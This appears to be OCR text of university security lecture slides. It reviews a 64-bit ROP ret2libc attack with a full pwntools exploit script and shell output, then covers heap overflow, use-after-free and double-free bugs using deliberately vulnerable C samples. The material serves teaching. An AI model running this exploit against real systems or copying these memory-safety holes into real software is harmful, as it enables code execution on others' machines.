
[main]
[puts]
[__libc_start_main@got]
`vuln`’s return address **[pop rdi;ret]**

1st exploit


64bit ROP using “pop rdi; ret”



64bit ROP using “pop rdi; ret”



64bit ROP using “pop rdi; ret”



Review: sample

```c
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome

pop_rdi_ret = 0x0000000000400623
payload = ("A"*0x28
                 + p64(pop_rdi_ret)
                 + p64(e.got['__libc_start_main'])
                 + p64(e.symbols['puts'])
                 + p64(e.symbols['_start']))
p.send(payload)

# Unlike 32bit, 64bit libc address contains NULL
# Therefore, puts() returns the address with line break(i.e., \n)
# (e.g., 'P\xd7\xa2\xf7\xff\x7f\n' -> 0x00007ffff7a2d750)
# This code eliminates the line break and make it 8 bytes
libc_start_main = u64(p.readline().strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = ("A"*0x28
                 + p64(pop_rdi_ret)
                 + p64(next(libc.search('/bin/sh')))
                 + p64(libc.symbols['system']))
p.send(payload)
p.interactive()
```

```
$ python exploit.py
[+] Starting local process './vuln': pid 12103
[*] '/home/vagrant/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0x7ffff7a0d000
[*] Switching to interactive mode
Welcome!
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```

Heap vulnerabilities

Insu Yun

Today's lecture

- Understand heap vulnerabilities

Heap

- A region for dynamically allocated memory
- Can use with standard library functions: malloc, calloc, free, …

```
// Dynamically allocate 10 bytes
char *buffer = (char *)malloc(10);

strcpy(buffer, "hello");
printf("%s\n", buffer); // prints "hello"

// Frees/unallocates the dynamic memory allocated earlier
free(buffer);
```

Heap vulnerabilities

- Overflow: Writing beyond an object boundary
- Write-after-free: Reusing a freed object
- Invalid free: Freeing an invalid pointer
- Double free: Freeing a reclaimed object

→ Application- or allocator-specific exploitation

Heap overflow

- ptmalloc allocates memory linearly.
- Thus, it would be possible to overflow other object
  (or even other field in the same object).

- Unlike stack, a heap object has no universal data for hijacking control flow (e.g., return address). Thus, we need to use a other fields for getting control (e.g., data or code pointers)

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

typedef struct {
  char buf[100];
  void (*fp)();
} Packet;

int main() {
  Packet* p1 = calloc(1, sizeof(Packet));
  Packet* p2 = calloc(1, sizeof(Packet));
  read(0, p1->buf, 0x100);

  if (p2->fp != NULL)
    p2->fp();
}
```

```
pwndbg> r <<< $(python -c'print"A"*0x100')
pwndbg> x/i $pc
=> 0x5555555546e8 <main+94>:    call   rdx
pwndbg> x/gx $rdx
0x4141414141414141:     Cannot access memory at address 0x4141414141414141
```

Use-after-Free (UaF)

- Referencing memory after it has been freed can cause a program to crash, use unexpected values, or execute code.

- ptmalloc2 makes this exploit easier due to its first-fit strategy
  - If you free a certain object and allocate other one with the same size, the old object is returned for the new request.

Example

```c
#include <stdio.h>
#include <stdlib.h>

struct unicorn_counter { int num; };

int main() {
    struct unicorn_counter* p_unicorn_counter;
    int* run_calc = malloc(sizeof(int));
    *run_calc = 0;
    free(run_calc);
    p_unicorn_counter = malloc(sizeof(struct unicorn_counter));
    p_unicorn_counter->num = 42;
    if (*run_calc) execl("/bin/sh", 0);
}
```

https://googleprojectzero.blogspot.com/2015/06/what-is-good-memory-corruption.html

Double free

- Freeing a resource that is already freed.
- We typically exploit this by changing double free into use-after-free

```
int main(int argc, char **argv) {
  Packet *p1 = malloc(sizeof(Packet));
  free(p1);

  Packet *p2 = malloc(sizeof(Packet));
  free(p1); // Double free

  // using p2 => use-after-free
}
```

Reference

- https://heap-exploitation.dhavalkapil.com/
- https://sourceware.org/glibc/wiki/MallocInternals